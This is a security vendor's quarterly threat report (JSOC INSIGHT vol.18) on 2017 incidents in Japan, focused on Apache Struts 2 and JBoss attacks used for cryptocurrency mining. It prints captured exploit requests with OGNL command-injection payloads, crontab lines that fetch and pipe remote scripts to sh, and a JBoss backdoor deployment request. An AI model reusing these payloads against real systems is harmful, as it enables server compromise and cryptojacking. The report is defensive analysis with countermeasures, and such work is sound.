LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

JSOC JAPAN SECURITY OPERATION CENTER

vol.18

April 05, 2018

JSOC Analysis Team

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.18

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period

July 1, 2017 to September 30, 2017

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source.

(For example, Source: "JSOC INSIGHT, vol. 18, from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ New vulnerabilities found in Apache Struts 2

For Apache Struts 2, a Java Web application framework, three vulnerabilities that might let arbitrary code be executed externally were reported in succession. As is the case with past incidents, we detected offensive traffic immediately after the vulnerability information was reported, along with severe incidents. Therefore, if an Apache Struts 2 version having one of these vulnerabilities is being used, it is recommended to take countermeasures as early as possible.

■ Cyber-attacks intended for cryptocurrency mining

We have detected attacks that attempt to make servers mine cryptocurrency. If an attack of this type succeeds, the attack will make the server mine a cryptocurrency, consuming a lot of electrical power and using its CPU power, and will continue to be active to help the attacker profit.

Cases involving this type of attack have been increasing and are expected to expand, as attackers are exploiting a variety of vulnerabilities. Therefore, if a server open to the public is using an application that may be affected by one of the vulnerabilities shown in this document, it is recommended that you take countermeasures as early as possible.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows the changes in the number of severe incidents during the collection period (from July to September 2017). The total number of severe incidents during this collection period decreased to 276 from the 353 of the previous period (from April to June 2017).

Across the JSOC, many of the severe incidents related to offensive traffic from the Internet were caused by cross-site scripting (XSS) and SQL injection attempts. This trend is also observed for the previous collection period, and there was no noteworthy change in the trend.

Among severe incidents related to suspicious intra-network traffic, those related to suspicious DNS traffic sharply increased in early August (① in Figure 1). These severe incidents are suspected to have been due to a specific customer environment infected with a type of malware. This collection period also saw severe incidents suspected to be due to infection with malware types such as Ursnif or Citadel, targeting Internet banking accounts or personal information, as well as infection with a variant of WannaCry.





Figure 1 Changes in the number of severe incidents (July to September 2017)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 104 from the 128 of the previous collection period. XSS-related severe incidents increased in number, but there was no noteworthy change in the method of attack. The reason why Heartbleed attack-related severe incidents, which occurred repeatedly during the previous collection period, decreased is considered to be that countermeasures against Heartbleed were implemented in customer environments. Traffic that explores vulnerable hosts against Heartbleed has been constantly detected across the JSOC, and such hosts are still found. It is advised to re-check that none of the versions vulnerable to Heartbleed attack are being used.[1]



(a) April to June 2017 **(b) July to September 2017**

Figure 2 Breakdown of severe incidents related to attacks from the Internet


1 "4.1 Attacks that exploit encryption library (OpenSSL) vulnerabilities" in *JSOC INSIGHT* vol. 5
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol5_en.pdf

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks. The number of severe intra-network incidents decreased to 172 from the 225 of the previous collection period.

Most of the severe incidents are related to suspicious DNS traffic, and this is due to an increase in severe incidents caused by a specific customer environment suspected to be infected with malware.

Although the number of Ursnif infection severe incidents has been decreasing, these incidents have occurred, so we still need to be careful of suspicious emails.[2]

Continuing from the previous collection period, there was some suspicious traffic to 445/tcp that caused a severe incident likely to be due to infection with a variant of WannaCry, which is a ransomware type. WannaCry is detailed in JSOC INSIGHT Vol.17.[3]



(a) April to June 2017 **(b) July to September 2017**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

2 "4.2 Rapid increase in Ursnif infection incidents" in *JSOC INSIGHT* vol. 13
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf
3 "4.1 WannaCry infection incidents" in *JSOC INSIGHT* vol. 17
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol17_en.pdf

3.2 Types of traffic to pay attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Classification	JSOC observation	Observation period
Attacks from 5.188.10.250	Immediately after the Apache Struts 2 vulnerability (S2-045) was reported, the JSOC detected attacks from various attackers that exploited the vulnerability. Those attacks detected include many attacks from 5.188.10.250 (Croatia) that let a program mine a cryptocurrency. Offensive traffic intended for cryptocurrency mining will be explained later in Section 4.2.	Middle July and later
SQL injection that exploits sqlmap[4] Attack	Continuing from the previous collection period, the JSOC detected many attacks that exploited an open-source vulnerability diagnostic tool for SQL injection (sqlmap). The open-source vulnerability diagnostic tool is open and available to anyone from the Internet, so it seems easily exploitable by attackers.	Middle March and later
Database dump file access	The JSOC detected suspicious file access that attempted to exploit misconfiguration for a database dump file. This type of access was detected mainly for /dump.sql and /dbdump.sql, directly under the document route of a Web server.	Late September

4 sqlmap
http://sqlmap.org/

4 Topics of This Volume

4.1 Multiple arbitrary code execution vulnerabilities in Apache Struts 2

For "Apache Struts 2," a Java Web application framework, vulnerabilities that might let any code be executed were reported in succession during this collection period. Reportedly, these vulnerabilities have the characteristic that they use the Object Graph Navigation Language (OGNL) syntax for calling a Java object to allow arbitrary code execution. On the other hand, the JSOC found a different arbitrary code execution method in S2-052 (CVE-2017-9805) that uses the XML (eXtensible Markup Language) syntax.

A PoC code and offensive tool for these reported vulnerabilities have been released on the Internet, and attackers can exploit these vulnerabilities easily.

Table 3 Overview of vulnerabilities with higher urgency (reported between July and September)

Apache Struts Advisory and CVE (Common Vulnerabilities and Exposures)	S2-048(CVE-2017-9791) S2-052(CVE-2017-9805) S2-053(CVE-2017-12611)	
Affected versions and plugins	S2-048	Struts 2.3. x series If a Struts1 plugin is used.
	S2-052	Struts 2.1.2 - Struts 2.3.33 Struts 2.5 - Struts 2.5.12
	S2-053	Struts 2.0.1 - Struts 2.3.33 Struts 2.5 - Struts 2.5.10
Reference URL	Apache Struts 2 Documentation https://struts.apache.org/docs/s2-048.html https://struts.apache.org/docs/s2-052.html https://struts.apache.org/docs/s2-053.html	

4.1.1 JSOC-detected incident examples

For all of the above three vulnerabilities, the JSOC detected one or more attacks that attempted to exploit the vulnerability. However, offensive traffic against S2-048 and S2-053 was only intended to explore the target server for vulnerabilities, and no severe incident occurred (Figure 4, Figure 5). As these vulnerabilities are highly dependent on the implementation, attackers would be less likely to succeed. This may be the reason why attackers did not go beyond such exploration.

```
POST /struts2-showcase/integration/saveGangster.action HTTP/1.0
Content-Length: 1192
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7

name=%25%7B%28%23_%3D%27multipart%2fform-data%27%29.%28%23dm
%3D@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm
%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D
%29.%28%23ognlUtil%3D%23container.getInstance%28@com.opensymphony.xwork2.ognl.OgnlUtil@class
%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.
%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm
%29%29%29%29.%28%23cmd%3D%27echo%20Topsec%27%29.%28%23iswin%3D%28@java.lang.System@getProperty
%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F
%7B%27cmd.exe%27%2C%27%2fc%27%2C%23cmd%7D%3A%7B%27%2fbin%2fbash%27%2C%27-c%27%2C%23cmd%7D%29%29.
%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true
%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D
%28@org.apache.struts2.ServletActionContext@getResponse%28%29.getOutputStream%28%29%29%29.
%28@org.apache.commons.io.IOUtils@copy%28%23process.getInputStream%28%29%2C%23ros%29%29.
%28%23ros.flush%28%29%29%7D&age=123&__ch
```

Figure 4 S2-048 detection example

```
GET /hello?redirectUri=%25{(%23dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(%23_memberAccess?
(%23_memberAccess=%23dm):((%23container=
%23context[%27com.opensymphony.xwork2.ActionContext.container%27]).(%23ognlUtil=
%23container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(%23ognlUtil.getExcludedPackageNames().clear()).(%23ognlUtil.getExcludedClasses().clear()).
(%23context.setMemberAccess(%23dm)))).(%23cmd=%27echo%20%22ddd%22+%22ddd%22%27)
(%23cmds={%27cmd.exe%27,%27/c%27,%23cmd}).(%23p=new%20java.lang.ProcessBuilder(%23cmds)).
(%23p.redirectErrorStream(true)).(%23process=%23p.start()).(%23ins=%23process.getInputStream()).
(@org.apache.commons.io.IOUtils@toString(%23ins,%27UTF-8%27))} HTTP/1.1
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Host: [redacted]
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
```

Figure 5 S2-053 detection example

For S2-052, the JSOC detected a variety of traffic, and attacker intentions can be divided into the following two types:

① To investigate the target server for vulnerabilities

- Investigative traffic that intends to obtain terminal information

  The JSOC detected traffic that executed a specific command (such as id or whoami) for investigation by an attacker. The attacker seems to have used the HTTP response from the target server to determine whether the server is vulnerable.




Figure 6 Investigative traffic to display terminal information

■ HTTP response-based investigative traffic

The JSOC detected traffic that has an OS command field intentionally left blank. As is the case with the above ①, the attacker seems to have used the HTTP response from the Web server to determine whether a vulnerability exists.




Figure 7 HTTP response-based investigative traffic

■ Investigative traffic that causes traffic from the target server

The JSOC detected traffic that made the target server execute a command such as wget or curl to obtain a suspicious file from an external site. Figure 8 shows a code to obtain a file consisting of random ASCII character strings, and the destination URL shown in Figure 9-(a) contains a Base64 encoded value of the content shown in Figure 9-(b), which shows information about the host to be attacked. Unlike the above server response-based traffic for vulnerability investigation, the attack seems to have used the access log from the targeted Web server to determine whether a vulnerability exists.

Figure 8 wget command-based investigative traffic

(a) Detected code

(b) Encoded target URL portion

Figure 9 curl command-based investigative traffic

② To exploit a vulnerability in the target server

■ Offensive traffic that obtains and executes malware

The JSOC detected traffic that executes a command such as wget or curl to obtain malware. The URL from which malware was to be obtained shows that the traffic intended to mine a cryptocurrency. Cryptocurrency mining will be explained later in the next section, 4.2.




Figure 10 S2-052 detection example
(offensive traffic that obtains and executes malware)

4.1.2 Countermeasures against the vulnerabilities

Table 4 shows countermeasures against the vulnerability mentioned in this section. If you are using an Apache Struts 2 version vulnerable to this vulnerability, it is recommended to take countermeasures and update Apache Struts to its latest version as early as possible.

Table 4 Countermeasures against the vulnerabilities (overview)

S2-048	☐ Update Struts to 2.3.33 or later. ☐ Correct ActionMessage class input processing if necessary.
S2-052	☐ Update Struts to 2.5.13, or 2.3.34, or a later version. ☐ Disable the REST plugin. ☐ Disable the reception of a XML request.
S2-053	☐ Update Struts to 2.5.12, or 2.3.34, or a later version. ☐ Correct Freemarker tag description if necessary.

4.2 Increasing offensive traffic intended for cryptocurrency mining

Starting from about April 2017, the JSOC has continuously detected attacks on Web servers for cryptocurrency mining. Many of the reported mining attempts are against client terminals,[5] while such attacks against Web servers are reported to be a lot less.

As of this writing, attackers and attack methods are increasing in number, and we believe that cryptocurrency mining attacks against Web servers are a type of attack that we need to continue taking a careful look at. This section describes the methods of attack intended for cryptocurrency mining and our observations.

4.2.1 Observations

The JSOC detected a variety of attacks intended for cryptocurrency mining. Figure 11 shows changes in the number of cryptocurrency mining attacks detected.




Figure 11 Changes in the number of cryptocurrency mining attacks

In the above chart, most detected attacks involve offensive traffic that exploited an Apache Struts 2 vulnerability (S2-045)[6]. This type of attack was observed from the next month (April 2017) after the S2-045 vulnerability was reported, and have been continuing and increasing even after this collection period, implying that this is not a temporary event. Initially, only S2-045 was the targeted vulnerability, but the JSOC confirms that the vulnerabilities of applications or libraries listed in Table 5 are now being targeted.

5 The Impact of Cryptocurrency-Mining Malware (Japanese)
http://blog.trendmicro.co.jp/archives/15413
6 "4.2 Arbitrary code execution vulnerabilities in Apache Struts 2" in *JSOC INSIGHT* vol. 16
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol16_en.pdf

Table 5 Targeted application and library examples

Targeted application or library	Vulnerability overview	Vulnerability ID
Apache Struts 2	Arbitrary code execution caused by Jakarta Multipart parser processing	CVE-2017-5638/S2-045
JBoss	Vulnerability in the Apache Commons Collections library deserialization processing	CVE-2015-7501
	Authentication circumvention due to misconfiguration	CVE-2010-0738
	Authentication not enabled, interface exposed	CVE-2013-4810
Apache Tomcat	Arbitrary code execution where PUT request acceptance possible	CVE-2017-12615 CVE-2017-12617

4.2.2 Mining attack overview

Mining attacks have a variety of vulnerability targets and a different set of steps leading to cryptocurrency mining, but in most cases, these attacks can be divided into the following three major steps: "vulnerability exploitation," "shell script execution," and "program-based cryptocurrency mining."

Using our observations of two types of attacks that were detected more often, this section explains how a mining attack is performed to make a vulnerable host execute a mining program. Figure 12 shows the flow of a typical attack process.




Figure 12 Flow of a typical attack process

4.2.2.1 Vulnerability exploitation

This major step is intended to exploit a vulnerability to make a target server download a shell script.

① Command execution via vulnerability exploitation

Figure 13 shows offensive traffic that exploits the S2-045 vulnerability.

```
GET / HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo "*/11 * * * * wget -O - -q http://[redacted]/pics/logo.jpg|sh
\n*/12 * * * * curl http://[redacted]/pics/logo.jpg|sh" | crontab -;wget -O - -q http://[redacted]/pics/
logo.jpg|sh').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

Figure 13 Request that exploits S2-045 to download and execute a shell script

This traffic uses the System class os.name to store the name of the OS of the target operating environment in the iswin variable enclosed in a red rectangle within the figure to determine the OS, based on whether or not the variable contains a character string of "win". The traffic uses cmd.exe for a Windows environment and /bin/bash for a Linux/Unix environment to execute a command embedded in #cmd. By specifying commands such as echo or netstat, this instruction syntax is widely used as a versatile PoC code to investigate for vulnerabilities regardless of the OS of a target server.

If the target server is running Windows, the attack will not execute a command such as wget or curl unless it is intentionally incorporated, as such commands are not standard commands for cmd.exe. Thus, the traffic is deemed to have used a versatile PoC code originally intended for a Linux OS.

Figure 14 and Figure 15 show what effect the attack will have when it succeeds in a Linux environment.

```
*/11 * * * * wget -O - -q http://[redacted]/pics/logo.jpg|sh
*/12 * * * * curl http://[redacted]/pics/logo.jpg|sh
```

Figure 14 Content written in crontab

```
wget -O - -q http://[redacted]/pics/logo.jpg|sh
```

Figure 15 Executed OS command

Both the codes in Figure 14 and Figure 15 download and execute the same external shell script (log.jpg). But one regularly executes the script by holding it in cron, and the other downloads and executes the script when attacking.

② Backdoor installation and command execution against JBoss

Figure 16 shows the offensive traffic that exploits a JBoss vulnerability. The attacker first exploits an authentication circumvention vulnerability (CVE-2010-0738) in JBoss to upload a backdoor (jexws4.war).

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=19&arg0=http://
[redacted]/jexws4.war HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
```

Figure 16 Request that exploits a misconfigured JBoss to install a backdoor

The attacker then attempts to access the backdoor (Figure 17). In this example, an OS command held in the ppp argument of GET will be executed, and eventually, a shell script (log.jpg) will be downloaded.

```
GET /jexws4/jexws4.jsp?ppp=echo+%22%2A%2F26+%2A+%2A+%2A+%2A+wget+-O+-+-q+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh%0A%2A%2F25+%2A+%2A+%2A+%2A+curl+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh%22+%7C+crontab+-%3Bwget+-O+-+-q+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
no-check-updates: true
```

(a) HTTP request

```
GET /jexws4/jexws4.jsp?ppp=echo "
*/26 * * * * wget -O - -q http://[redacted]/langs/logo.jpg|sh
*/25 * * * * curl http://[redacted]/langs/logo.jpg|sh" | crontab -;
wget -O - -q http://[redacted]/langs/logo.jpg|sh HTTP/1.1
```

(b) Decoding result

Figure 17 Request that exploits a backdoor to download and execute a shell script

In addition to this type of attack, the attacker also performed attacks that exploit an Apache Commons Collections vulnerability and seems to use a tool known as "JexBoss."[7]

4.2.2.2 Shell script execution

The content of the shell script downloaded when the above attack succeeded varied, depending on the time of observation, and was frequently updated. Figure 18 shows the content of the shell script observed at a specific time.

